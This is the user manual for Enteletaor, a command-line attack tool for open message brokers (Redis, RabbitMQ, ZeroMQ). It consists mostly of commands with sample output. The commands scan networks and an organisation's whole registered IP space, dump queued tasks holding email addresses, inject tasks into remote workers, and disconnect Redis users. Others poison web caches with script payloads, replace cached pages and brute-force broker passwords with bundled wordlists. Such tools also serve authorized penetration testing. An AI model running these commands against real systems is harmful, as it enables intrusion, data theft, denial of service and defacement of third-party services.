Enteletaor

Release 1.0.0

June 15, 2016

Contents

1 Quick project description **3**

2 Content Index **5**

2.1 Installation 5

2.1.1 Dependencies 5

2.1.2 Installation from PIP (recommended) 5

2.1.3 Installation from source 6

2.2 Quick Start 6

2.2.1 Python versions 6

2.2.2 Getting help 6

2.2.3 Setting verbosity level 7

2.2.4 Quick scan 7

2.2.5 Remote tasks 8

2.2.6 Redis 9

2.2.7 Brute forcer 9

2.3 Advanced usage 10


2.3.1 Scanner 10

2.3.2 Tasks 11

2.3.3 Redis 14

2.3.4 Password brute forcer 20

3 Licence **23**



Enteletaor is a message Queue & Broker Injection tool.

Project site	http://github.com/cr0hn/enteletaor
Documentation	http://enteletaor.readthedocs.org
Author	Daniel Garcia (cr0hn) - @ggdaniel
Last Version	1.0.0
Python versions	2.7.x % 3.x

CHAPTER 1

Quick project description

Enteletaor is a tool that can handle information from open brokers.

Some of the actions you can do:

- Listing remote tasks.
- Read remote task content.
- Disconnect remote clients from Redis server (even the admin!)
- Inject tasks into remote processes.
- Make a scan to discover open brokers.

Currently supported brokers are:

- RabbitMQ (or AMQP compatible).
- ZeroMQ.
- Redis.

CHAPTER 2

Content Index

2.1 Installation

2.1.1 Dependencies

First you be sure you have installed this packages:

For Python 2 & 3

```
# sudo apt-get install -y libzmq3 libzmq3-dev
```

Python 3 only (recommended)

```
# sudo apt-get install -y python3-pip
```

Python 2 only

```
# sudo apt-get install -y python2.7-dev
```

2.1.2 Installation from PIP (recommended)

The easiest way to install enteletaor is from Pypi. To do this, only run:

Python 2

```
# python -m pip install enteletaor
```

Python 3

```
# python3 -m pip install enteletaor
```

Then run enteletaor writing:

```
# enteletaor -h
```

or, in Python 3:

```
# enteletaor3 -h
```

Note: Remember that, if you install enteletaor in **Python 3** executable will be called **enteletaor3** -> ending in **3**.

If you install in **Python 2** executable will be **enteletaor**, without 3.

2.1.3 Installation from source

Also, you can download source code from github using git:

```
git clone https://github.com/cr0hn/enteletaor.git enteletaor
```

Next you need to install dependencies from `requirements.txt`:

```
pip install -r requirements.txt
```

Note: If you're not running enteletaor in a virtualenv, probably you need to be root to install requirements. So, you can use `sudo` command.

Finally you can run enteletaor:

```
# cd enteletaor_lib
# python enteletaor.py -h
```

2.2 Quick Start

Enteletaor have 3 super commands available:

- scan: Discover open brokers.
- tasks: handle remote tasks.
- redis: specific actions for Redis server.

This document contains an overview of enteletaor with some examples for each super commands. If you want learn more visit the Advanced usage.

2.2.1 Python versions

Enteletaor can run in Python 2.7.x and 3.x. Python 3 is recommended, but you can use python 2.7 without problem.

2.2.2 Getting help

Super commands `tasks` and `redis` has many sub-options, you can get help using `-h` in each super command:

```
# enteletaor scan -h
usage: enteletaor.py redis [-h]
                           {info,disconnect,dump,cache,discover-dbs,connected}
                           ...

positional arguments:
  {info,disconnect,dump,cache,discover-dbs,connected}
                        redis commands:
    info                open a remote shell through the Redis server
    disconnect          disconnect one or all users from Redis server
    dump                dumps all keys in Redis database
    cache               poison remotes cache using Redis server
    discover-dbs        discover all Redis DBs at server
    connected           get connected users to Redis server

optional arguments:
  -h, --help            show this help message and exit
```

2.2.3 Setting verbosity level

Enteletaor has 5 verbosity levels. You can modify level adding `-v` to command line:

```
# enteletaor -v scan -t 10.10.0.10
# enteletaor -vvvv scan -t 10.10.0.10
```

Note: Be careful to put `-v` between enteletaor and top action:

- enteletaor -vv scan ... -> **GOOD**
- enteletaor scan -vv ... -> **BAD**

2.2.4 Quick scan

You can try to discover if some host has open brokers running running:

```
# enteletaor -v scan -t 10.10.0.10
[ * ] Starting Enteletaor execution
[ * ]   - Number of targets to analyze: 1
[ * ]   - Starting scan
[ * ]     > Analyzing host '10.10.0.10'
[ * ]       <!!> Open 'RabbitMQ' server found in port '5672' at '10.10.0.10'
[ * ]       <!!> Open 'Redis' server found in port '6379' at '10.10.0.10'
[ * ]       <!!> Open 'ZeroMQ' server found in port '5555' at '10.10.0.10'
[ * ]   - Open services found:
[ * ]     -> Host - 10.10.0.10
[ * ]        * 6379/TCP [Redis]
[ * ]        * 5672/TCP [RabbitMQ]
[ * ]        * 5555/TCP [ZeroMQ]
[ * ] Done!
```

Also we can analyze an entire network:

```
# enteletaor scan -t 10.10.0.10/24
```

2.2.5 Remote tasks

Listing remote tasks

With enteletaor you can handle remote tasks, for example, you can list pending tasks doing:

```
# enteletaor -v tasks list-tasks -t 10.10.0.10
[ * ] Starting Enteletaor execution
[ * ]   - Remote process found:
[ * ]      -> tasks.send_mail (param_0:str, param_1:str, param_2:str)
[ * ] Done!
```

Enteletaor is telling us that it has discovered a task, called `tasks.send_mail` with 3 parameters, and the type of parameter by their position.

Note: The tool can't discover the parameter name, thus indicate the position.

This task can match with this programing function, i.e:

```
def send_mail(to, from, message):
    """
    :param to: mail destination
    :type to: str

    :param from: mail sender
    :type from: str

    :param message: content of message
    :type message: str
    """
    # Code that send the e-mail
```

Dumping tasks content

Enteletaor not only permit us listing remote tasks, it also can dump their content:

```
# enteletaor tasks raw-dump -t 10.10.0.10
[ * ] Starting Enteletaor execution
[ * ]   Found process information:
[ * ]   -  Remote process name: 'tasks.send_mail'
[ * ]   -  Input parameters:
[ * ]        -> P0: particia@stephnie.com
[ * ]        -> P1: Open This Email The broke girl's guide to a luxury vacation What Can You Afford?
[ * ]        -> P2: Asia and the Pacific and was already at war with the invasion of the United States
[ * ]   Found process information:
[ * ]   -  Remote process name: 'tasks.send_mail'
[ * ]   -  Input parameters:
[ * ]        -> P0: eveline@stephnie.com
[ * ]        -> P1: Can You Afford?
[ * ]        -> P2: Berlin by Soviet and Polish troops and the coalition of the United Kingdom and the
[ * ]   Found process information:
[ * ]   -  Remote process name: 'tasks.send_mail'
[ * ]   -  Input parameters:
[ * ]        -> P0: milford@stephnie.com
[ * ]        -> P1: Hey Don't Open This Email The broke girl's guide to a luxury vacation What Can You
[ * ]        -> P2: European neighbours, Poland, Finland, Romania and the Axis.
[ * ] No more messages from server. Exiting...
[ * ] Done!
```

2.2.6 Redis

Redis is a powerful software, with many options, so it has a specific super command.

Getting remove Redis info

If you want list remote Redis server information, only type:

```
# enteletaor redis info -t 10.10.0.10
[ * ] Starting Enteletaor execution
[ * ] Config for server '10.10.0.10':
[ * ]   - appendonly: no
[ * ]   - auto-aof-rewrite-min-size: 67108864
 ...
[ * ]   - timeout: 0
[ * ]   - databases: 16
[ * ]   - slave-priority: 100
[ * ]   - dir: /var/lib/redis
[ * ] Done!
```

Listing users

We can also list all connected users to Redis server. A user could be a web application (that uses Redis as cache), a monitoring system or, even, the administrator.

```
# enteletaor redis connected -t 10.10.0.10
[ * ] Starting Enteletaor execution
[ * ] Connected users to '10.10.0.10':
[ * ]   - 10.10.0.2:52748 (DB: 0)
[ * ]   - 10.10.0.2:52749 (DB: 0)
[ * ]   - 10.10.0.2:52752 (DB: 0)
[ * ]   - 127.0.0.1:42262 (DB: 0)
[ * ]   - 10.10.0.2:53095 (DB: 0)
[ * ] Done!
```

Localhost addresses usually is a local monitoring system or admin.

2.2.7 Brute forcer

Enteletaor has a module to help us to recover passwords for remote servers. Usage is so simple:

```
# enteletaor brute password -t 10.10.0.10
[ * ] Starting Enteletaor execution
[ * ]   - Detected 'Redis' server with 'auth'.
[ * ]   - Starting bruteforcer using wordlist : '/Users/Dani/Documents/Projects/enteletaor/enteletaor
[ * ] Done!
```

2.3 Advanced usage

Enteletaor implements some attacks and has many options to interact with different brokers:

- Redis
- RabbitMQ (of AMQP compabible)
- ZeroMQ

The tool also implements some specifics attacks for Redis server. This document try to collect this information.

There are the 3 kind actions implemented:

- Scanning
- Redis actions
- Tasks actions

2.3.1 Scanner

Enteletaor implements a scanner that detects open brokers. The scanner is implemented in pure python, with no external dependecies, like `nmap`.

The reason to implement a native scanner is because in `nmap` v7 no all scripts that detects open services works.

Note: You also can pass as target a domain, not only and IP.

Custom ports

As you can read in Quick Start document, you can scan a single host or a network. Syntax is nmap-like.

You can specify other ports that enteletaor default, using `-p` option:

```
# enteletaor scan -t 10.10.0.10/16 -p 5550,5551
```

Parallel scanning

By default, enteletaor runs 20 concurrent scanning. Internally it's implemented with *greenlets* threads. It means that are not "real" Python threads. You can think about greenlets thread as a lightweight version of threads.

I recommend to use 40 concurrent scanning threads. Don't worry for the overload of your system, green threads will made this possible without a hungry CPU process.

To change concurrency, we use `-c` option:

```
# enteletaor scan -t 10.10.0.10/24 -c 40
```

Saving results

Enteletaor can export scan results as a JSON format, using `--output` option:

```
# enteletaor scan -t 10.10.0.10 --output results
```

Or:

```
# enteletaor scan -t 10.10.0.10 --output results.json
```

Note: If you don't indicate the file extension, enteletaor will add it for you.

Company lookup

This is a bit strange option. Typing `-o` enteletaor will try to lookup the company name in RIPE and get all IP ranges registered for it, adding then to scanner.

For example, if you try to get scan `google.com` it will 1465 new host:

```
# enteletaor -vvvv scan -t google.com -o

[ * ] Starting Enteletaor execution
[ * ]   -> Detected registered network '80.239.142.192/26'. Added for scan.
[ * ]   -> Detected registered network '213.242.89.64/26'. Added for scan.
[ * ]   -> Detected registered network '92.45.86.16/28'. Added for scan.
[ * ]   -> Detected registered network '212.179.82.48/28'. Added for scan.
[ * ]   -> Detected registered network '217.163.1.64/26'. Added for scan.
[ * ]   -> Detected registered network '80.239.174.64/26'. Added for scan.
[ * ]   -> Detected registered network '213.253.9.128/26'. Added for scan.
[ * ]   -> Detected registered network '46.108.1.128/26'. Added for scan.
[ * ]   -> Detected registered network '213.248.112.64/26'. Added for scan.
[ * ]   -> Detected registered network '46.61.155.0/24'. Added for scan.
[ * ]   -> Detected registered network '95.167.107.32/27'. Added for scan.
[ * ]   -> Detected registered network '195.50.84.192/26'. Added for scan.
[ * ]   -> Detected registered network '80.239.168.192/26'. Added for scan.
[ * ]   -> Detected registered network '193.120.166.64/26'. Added for scan.
[ * ]   -> Detected registered network '213.155.151.128/26'. Added for scan.
[ * ]   -> Detected registered network '194.44.4.0/24'. Added for scan.
[ * ]   -> Detected registered network '80.239.229.192/26'. Added for scan.
[ * ]   -> Detected registered network '213.242.93.192/26'. Added for scan.
[ * ]   -> Detected registered network '195.100.224.112/28'. Added for scan.
[ * ]   -> Detected registered network '89.175.35.32/28'. Added for scan.
[ * ]   -> Detected registered network '89.175.165.0/28'. Added for scan.
[ * ]   -> Detected registered network '89.175.162.48/29'. Added for scan.
[ * ]   - Number of targets to analyze: 1465
[ * ]   - Starting scan
 ...
```

2.3.2 Tasks

Currently you can do 4 sub-actions for `tasks` command.

All of these actions are available **only if broker is open**. An open broker means that not credential are needed for connect to.

Note: But.. **what's a task?** Oks, no problem, let's see:

When we use a process manager to handle background tasks they use an external communication system. This communication system usually is a broker.

The processes managers need this communication systems to send the information to the runner. Each runner is waiting for new information to process, and the broker permit delegate the exchange problems.

So, we call this in information a `pending task`. This `task` is really some information waiting in the broker to be send to the runner.

Listing remote tasks

Basic usage

If there are pending tasks in broker queue, we can analyze them. Enteletaor allow us to list all tasks found. Although there is more than one task of each type in queue, only the task definition is displayed:

```
# enteletaor -v tasks list-tasks -t 10.10.0.10
[ * ] Starting Enteletaor execution
[ * ]   - Trying to connect with server...
[ * ]   - Remote process found:
[ * ]      -> tasks.sum (param_0:int, param_1:int)
[ * ]      -> tasks.send_mail (param_0:str, param_1:str, param_2:str)
[ * ] Done!
```

We can see that broker has 2 task definition stored:

- tasks.sum
- tasks.send_mail

Export Template

Enteletaor also permit inject new tasks to broker (see bellow). The way to inject them is to pass as input a JSON file with the information. Write this file must be a bit hard. To help us, enteletaor can export a template.

With this template, we only must fill the appropriate fields:

```
# enteletaor -v tasks list-task -t 10.10.0.10 -T my_template -F tasks.send_mail
[ * ] Starting Enteletaor execution
[ * ]   - Trying to connect with server...
[ * ]   - Remote process found:
[ * ]      -> tasks.sum (param_0:int, param_1:int)
[ * ]      -> tasks.send_mail (param_0:str, param_1:str, param_2:str)
[ * ]   - Building template...
[ * ]   - Template saved at: '/Users/Dani/Documents/Projects/enteletaor/enteletaor_lib/my_template.js
[ * ] Done!

# cat my_template.json
[{"parameters": [{"param_position": 0, "param_value": null, "param_type": "str"}, {"param_position":
```

In this example only export the function `tasks.send_mail`.

Removing tasks

We also can remove **all** pending task from the broker queue. It's so simple:

```
# enteletaor tasks remove -t 10.10.0.10
[ * ] Starting Enteletaor execution
[ * ]   - Trying to connect with server...
[ * ]    - All tasks removed from '10.10.0.10'
[ * ] Done!
```

Dumping tasks content

Basic usage

We can dump the content of tasks simply using ‘‘raw-dump‘ sub-command:

```
# enteletaor tasks raw-dump -t 10.10.0.10
[ * ] Starting Enteletaor execution
[ * ]   - Trying to connect with server...
[ * ]   Found process information:
[ * ]   -  Remote tasks name: 'tasks.sum'
[ * ]   -  Input parameters:
[ * ]        -> P0: 1
[ * ]        -> P1: 0
[ * ]   Found process information:
[ * ]   -  Remote tasks name: 'tasks.send_mail'
[ * ]   -  Input parameters:
[ * ]        -> P0: marquerite@cordell.com
[ * ]        -> P1: Can You Afford?
[ * ]        -> P2: Axis alliance with Italy and Japan.
[ * ]   Found process information:
[ * ]   -  Remote tasks name: 'tasks.send_mail'
[ * ]   -  Input parameters:
[ * ]        -> P0: amie@cordell.com
[ * ]        -> P1: Read your review for John Mulaney You're missing out on points Not Cool, Guys DO N
[ * ]        -> P2: Molotov-Ribbentrop Pact of August 1939, Germany and subsequent declarations of wa
[ * ]   Found process information:
[ * ]   -  Remote tasks name: 'tasks.send_mail'
[ * ]   -  Input parameters:
[ * ]        -> P0: willard@cordell.com
[ * ]        -> P1: Wish What are our customers saying?
[ * ]        -> P2: In June 1941, the European Axis powers and the coalition of the world.
[ * ]     -> No more messages from server. Exiting...
[ * ] Done!
```

Streaming mode

Some times we could want listen new messages available in broker in real time . If we use `--streaming` option, enteletaor will wait for new messages:

```
# enteletaor tasks raw-dump -t 10.10.0.10 --streaming
[ * ] Starting Enteletaor execution
[ * ]   - Trying to connect with server...
[ * ]   Found process information:
[ * ]   -  Remote tasks name: 'tasks.send_mail'
[ * ]   -  Input parameters:
[ * ]        -> P0: aletha@cordell.com
[ * ]        -> P1: Best of Groupon: The Deals That Make Us Proud (Unlike Our Nephew, Steve) Happy Bi
[ * ]        -> P2: Berlin by Soviet and Polish troops and the refusal of Japan to surrender under its
[ * ]   Found process information:
[ * ]   -  Remote tasks name: 'tasks.send_mail'
[ * ]   -  Input parameters:
[ * ]       -> P0: amie@cordell.com
[ * ]       -> P1: Read your review for John Mulaney You're missing out on points Not Cool, Guys DO N
[ * ]       -> P2: Molotov-Ribbentrop Pact of August 1939, Germany and subsequent declarations of wa
[ * ]       -> P2: In June 1941, the European Axis powers and the coalition of the world.
[ * ]   -> No more messages from server. Waiting for 4 seconds and try again..
[ * ]   -> No more messages from server. Waiting for 4 seconds and try again..
[ * ]   -> No more messages from server. Waiting for 4 seconds and try again..
[ * ]   -> No more messages from server. Waiting for 4 seconds and try again..
```

Output file

We can export results to CSV file using `--output` option. The reason to choose this format is because it permit real-time reading. In other words:

Imagine you want to put enteletaor in streaming mode and, at the same time, put another process to read the information from export file, CSV allow this because each line is independent of others.

Enteletaor writes in CSV as *append* mode, so it will not overwriting old file content:

```
# enteletaor tasks raw-dump -t 10.10.0.10 --streaming --output dumped_server_file
```

And, in other console, we can write:

```
# tail -f dumped_server_file.csv
```

Note: If not extension provided, enteletaor automatically add .csv

Inject new tasks

Finally, enteletaor permit us to inject new tasks to the broker flow. The injection only accept one parameter: `-f` (`--function-file`).

This parameter need a JSON as input file with the function parameters. Do you remember *Export template* option of the list-tasks sub-command?

One we have the JSON file, we can inject the new process:

```
# enteletaor tasks inject -f my_template.json
[ * ] Starting Enteletaor execution
[ * ]   - Building process...
[ * ]   - Trying to connect with server...
[ * ]   - Sending processes to '10.10.0.10'
[ * ]       1) tasks.send_mail
[ * ] Done!
```

2.3.3 Redis

Redis is a power full and versatile server. It can act as:

- Key-value database
- Broker

- Cache
- ...

So, it has it own command and actions:

Getting info

This action was explained in Quick Start document.

Listing connected users

This action was explained in Quick Start document.

Disconnecting users

We not only can show all connected users, also can disconnect them. To do that we can use the sub-command `disconnect`.

Disconnect one user

This command need as input the client to disconnect. Client must be as format: IP:PORT, as `connected` command displays.

```
# enteletaor redis connected -t 10.10.0.10
[ * ] Starting Enteletaor execution
[ * ] Connected users to '10.10.0.10':
[ * ]   - 10.10.0.2:52748 (DB: 0)
[ * ]   - 10.10.0.2:52749 (DB: 0)
[ * ]   - 10.10.0.2:52752 (DB: 0)
[ * ]   - 127.0.0.1:42262 (DB: 0)
[ * ]   - 10.10.0.2:51200 (DB: 0)
[ * ] Done!

# enteletaor redis disconnect -t 10.10.0.10 -c 127.0.0.1:42262
[ * ] Starting Enteletaor execution
[ * ]   - Client '127.0.0.1:42264' was disconnected
[ * ] Done!
```

Disconnect all users

If you want to disconnect all connected users, enteletaor has the shortcut `--all`:

```
# enteletaor redis disconnect -t 10.10.0.10 --all
```

Discovering DBs

By default Redis has 16 databases, but you can add as many as you need. If the database used by the remote server is different to 0 (default database) and you need to discover them, you can use `discover-dbs`:

```
# enteletaor redis discover-dbs -t 10.10.0.10
[ * ] Starting Enteletaor execution
[ * ] Discovered '10.10.0.10' DBs at '16':
[ * ]    - DB0 - 4 keys
[ * ]    - DB1 - Empty
[ * ]    - DB2 - Empty
[ * ]    - DB3 - Empty
[ * ]    - DB4 - Empty
[ * ]    - DB5 - Empty
[ * ]    - DB6 - Empty
[ * ]    - DB7 - Empty
[ * ]    - DB8 - Empty
[ * ]    - DB9 - Empty
[ * ]    - DB10 - Empty
[ * ]    - DB11 - Empty
[ * ]    - DB12 - Empty
[ * ]    - DB13 - Empty
[ * ]    - DB14 - Empty
[ * ] Done!
```

Dumping information

Basic usage

One of more interesting thing is display information stored in redis and has the possibility to export it.

dump sub-command permit that:

```
# enteletaor redis dump -t 10.10.0.10
[ * ] Starting Enteletaor execution
[ * ]   - Trying to connect with redis server...
[ * ]     "b'unacked'":
[ * ]     {
[ * ]      "b'a3b415a9-2ce1-4386-b104-94b9a38aee73'":
[ * ]       {
[ * ]         "content-encoding": "b'binary'"
[ * ]         "properties":
[ * ]          {
[ * ]            "body_encoding": "b'base64'"
[ * ]            "delivery_mode": "2"
[ * ]            "delivery_info":
[ * ]             {
[ * ]               "priority": "0"
[ * ]               "exchange": "b'celery'"
[ * ]               "routing_key": "b'celery'"
[ * ]             }
[ * ]            "delivery_tag":
[ * ]             {
[ * ]            "delivery_tag": "b'a3b415a9-2ce1-4386-b104-94b9a38aee73'"
[ * ]          }
[ * ]         "headers":
[ * ]          {
[ * ]          }
[ * ]         "body":
[ * ]          {
[ * ]            "chord": "None"
[ * ]            "retries": "0"
[ * ]            "kwargs":
[ * ]             {
[ * ]             }
[ * ]            "task": "b'tasks.send_mail'"
[ * ]            "errbacks": "None"
[ * ]            "taskset": "None"
[ * ]            "timelimit": "(None, None)"
[ * ]            "callbacks": "None"
[ * ]            "eta": "None"
[ * ]            "id":
[ * ]             {
[ * ]            "id": "b'8d772bd5-7f2c-4bef-bc74-aa582aaf0520'"
[ * ]            "expires": "None"
[ * ]            "utc": "True"
[ * ]            "args": "('leatha@elidia.com', 'Guys DO NOT Commit These Instagram Atrocities 10 Eng
[ * ]          }
[ * ]         "content-type":
[ * ]          {
[ * ]         "content-type": "b'application/x-python-serialize'"
[ * ]       }
[ * ] Done!
```

Exporting results

Don't worry if above console output is a bit heavy, we can export results to a JSON file using `-e` (`--export-results`):

```
# enteletaor redis dump -t 10.10.0.10 -e dumped_info
[ * ] Starting Enteletaor execution
[ * ]   - Trying to connect with redis server...
[ * ]   - Storing information into 'results.json'
[ * ]     "b'unacked'":
[ * ]     {
[ * ]      "b'a3b415a9-2ce1-4386-b104-94b9a38aee73'":
[ * ]       {
[ * ]         "content-encoding": "b'binary'"
[ * ]         "properties":
[ * ]          {
[ * ]            "body_encoding": "b'base64'"
[ * ]            "delivery_mode": "2"
[ * ]            "delivery_info":
[ * ]             {
[ * ]               "priority": "0"
[ * ]               "exchange": "b'celery'"
[ * ]               "routing_key": "b'celery'"
[ * ]             }
[ * ]            "delivery_tag":
[ * ]             {
[ * ]            "delivery_tag": "b'a3b415a9-2ce1-4386-b104-94b9a38aee73'"
[ * ]          }
[ * ]         "headers":
[ * ]          {
[ * ]          }
[ * ]         "body":
[ * ]          {
[ * ]            "chord": "None"
[ * ]            "retries": "0"
[ * ]            "kwargs":
[ * ]             {
[ * ]             }
[ * ]            "task": "b'tasks.send_mail'"
[ * ]            "errbacks": "None"
[ * ]            "taskset": "None"
[ * ]            "timelimit": "(None, None)"
[ * ]            "callbacks": "None"
[ * ]            "eta": "None"
[ * ]            "id":
[ * ]             {
[ * ]            "id": "b'8d772bd5-7f2c-4bef-bc74-aa582aaf0520'"
[ * ]            "expires": "None"
[ * ]            "utc": "True"
[ * ]            "args": "('leatha@elidia.com', 'Guys DO NOT Commit These Instagram Atrocities 10 Eng
[ * ]          }
[ * ]         "content-type":
[ * ]          {
[ * ]         "content-type": "b'application/x-python-serialize'"
[ * ]       }
[ * ] Done!
```

Note: We don't need to put the extension .json to file. If extension is missing, enteletaor will add it.

Hide screen output

If you don't want to display information into screen (useful when Redis contains a lot of information) using `--no-screen` option:

```
# enteletaor redis dump -t 10.10.0.10 -e dumped_info --no-screen
[ * ] Starting Enteletaor execution
[ * ]   - Trying to connect with redis server...
[ * ]   - Storing information into 'results.json'
[ * ] Done!
```

Handling cache

Redis is commonly used as a centralized cache system. We can handle this cache stored in it.

Finding cache keys

First step is find possible cache keys in Redis. Enteletaor has the option `--search` that will try to find this keys:

```
# enteletaor redis cache -t 10.10.0.10
[ * ] Starting Enteletaor execution
[ * ] Looking for caches in '10.10.0.10'...
[ * ]   - Possible cache found in key: 'flask_cache_view//'
[ * ] Done!
```

Dumping all cache keys

If we want to dump, as raw-way, possible cache keys (not only locate) we omit the option `--search`:

```
# enteletaor redis cache -t 10.10.0.10
[ * ] Starting Enteletaor execution
[ * ]   - Listing cache information:
[ * ]     -> Key: 'flask_cache_view//'
[ * ]     -> Content:
     !X<!--
    Author: WebThemez
    Author URL: http://webthemez.com
    License: Creative Commons Attribution 3.0 Unported
    License URL: http://creativecommons.org/licenses/by/3.0/
    -->
    <!doctype html>
    <!--[if IE 7 ]>    <html lang="en-gb" class="isie ie7 oldie no-js"> <![endif]-->
    <!--[if IE 8 ]>    <html lang="en-gb" class="isie ie8 oldie no-js"> <![endif]-->
    <!--[if IE 9 ]>    <html lang="en-gb" class="isie ie9 no-js"> <![endif]-->
    <!--[if (gt IE 9)|!(IE)]><!-->
    <html lang="en-en" class="no-js">
    <!--<![endif]-->
    <head>
    ...

[ * ] Done!
```

Dumping specific cache key

We can dump only an specific key:

```
# enteletaor redis cache -t 10.10.0.10 --cache-key "flask_cache_view//"
[ * ] Starting Enteletaor execution
[ * ]   - Listing cache information:
[ * ]     -> Key: 'flask_cache_view//'
[ * ]     -> Content:
     !X<!--
    Author: WebThemez
    Author URL: http://webthemez.com
    License: Creative Commons Attribution 3.0 Unported
    License URL: http://creativecommons.org/licenses/by/3.0/
    -->
    <!doctype html>
    <!--[if IE 7 ]>    <html lang="en-gb" class="isie ie7 oldie no-js"> <![endif]-->
    <!--[if IE 8 ]>    <html lang="en-gb" class="isie ie8 oldie no-js"> <![endif]-->
    <!--[if IE 9 ]>    <html lang="en-gb" class="isie ie9 no-js"> <![endif]-->
    <!--[if (gt IE 9)|!(IE)]><!-->
    <html lang="en-en" class="no-js">
    <!--<![endif]-->
    <head>
    ...

[ * ] Done!
```

Basic cache poisoning

Enteletaor permit us to poison the cache. To enable the cache poisoning we need to enable it with option `-P`.

By default, enteletaor will try to inject an HTML <script> tag with an alert message: "You are vulnerable to broker injection".

```
# enteletaor redis cache -P -t 10.10.0.1
[ * ] Starting Enteletaor execution
[ * ]   - Trying to connect with redis server...
[ * ]   - Poisoning enabled
[ * ]   - Poisoned cache key 'flask_cache_view//' at server '10.10.0.10'
[ * ] Done!
```

Custom cache poisoning with

We can replace the default behavior adding a custom script code:

Inline:

Using `--payload` option. This option need a file with the script:

```
# enteletaor redis cache -P -t 10.10.0.10 --payload "<script>document.write('Say cheeeeers')</script
[ * ] Starting Enteletaor execution
[ * ]   - Poisoning enabled
[ * ]   - Poisoned cache key 'b'flask_cache_view//'' at server '10.10.0.10'
[ * ] Done!
```

Using file:

```
# echo "<script>document.write('Say cheeeeers')</script>" > my_payload.txt
# enteletaor redis cache -P -t 10.10.0.10 --file-payload my_payload.txt
[ * ] Starting Enteletaor execution
[ * ]   - Poisoning enabled
[ * ]   - Poisoned cache key 'b'flask_cache_view//'' at server '10.10.0.10'
[ * ] Done!
```

Replace cache content

Finally, we can replace entire content of cache key using option `--replace-html`:

```
# echo "<html><head><title>Replaced content</title></head><body><h1>Say cheeeeers again :)</h1></body
# enteletaor redis cache -P -t 10.10.0.10 --replace-html new_html.html
[ * ] Starting Enteletaor execution
[ * ]   - Poisoning enabled
[ * ]   - Poisoned cache key 'flask_cache_view//' at server '10.10.0.10'
[ * ] Done!
```

2.3.4 Password brute forcer

Listing wordlist

Enteletaor has some wordlist embedded. If you want to show them, you must write:

```
# enteletaor brute wordlist
[ * ] Starting Enteletaor execution
[ * ]   - Available wordlists:
[ * ]     > 10_million_password_list_top_100
[ * ]     > 10_million_password_list_top_1000
[ * ]     > 10_million_password_list_top_10000
[ * ]     > 10_million_password_list_top_100000
[ * ] Done!
```

The wordlist names could be used as input for the password module.

Discovering passwords

We can try to discover remote passwords using enteletaor. To do this, we need a wordlist with passwords that we want to test. If we don't have any wordlist we can use one of embedded.

Basic usage

Using default options, enteletaor se the wordlist `10_million_password_list_top_1000`.

```
# enteletaor brute password -t 10.10.0.10
[ * ] Starting Enteletaor execution
[ * ]   - Detected 'Redis' server with 'auth'.
[ * ]   - Starting bruteforcer using wordlist : '/Users/Dani/Documents/Projects/enteletaor/enteletaor
[ * ] Done!
```

Note: We also can set remote server port using option `-p`.

Specifying wordlist

We can set an external wordlist, with the option `-w`.

```
# enteletaor brute password -t 10.10.0.10 -w /home/user/my_wordlist.txt
```

Or use a different embedded:

```
# enteletaor brute password -t 10.10.0.10 -w 10_million_password_list_top_100000
```

Setting concurrency

We also can specify the number os concurrent test we want to do, using option `-c`.

```
# enteletaor brute password -t 10.10.0.10 -w 10_million_password_list_top_100000 -c 20
```

Setting remote user

Currently enteletaor doesn't support brute forcer for users, so for servers that need user/password we must set the **user**, using option `-u`:

```
# enteletaor brute password -t 10.10.0.10 -p 5672 -u admin
[ * ] Starting Enteletaor execution
[ * ]   - Detected 'RabbitMQ' server with 'auth'.
[ * ]   - Set user to 'admin'
[ * ]   - Starting bruteforcer using wordlist : '/Users/Dani/Documents/Projects/enteletaor/enteletaor
[ * ] Done!
```

CHAPTER 3

Licence

I believe in freedom, so Enteletaor is released under BSD license.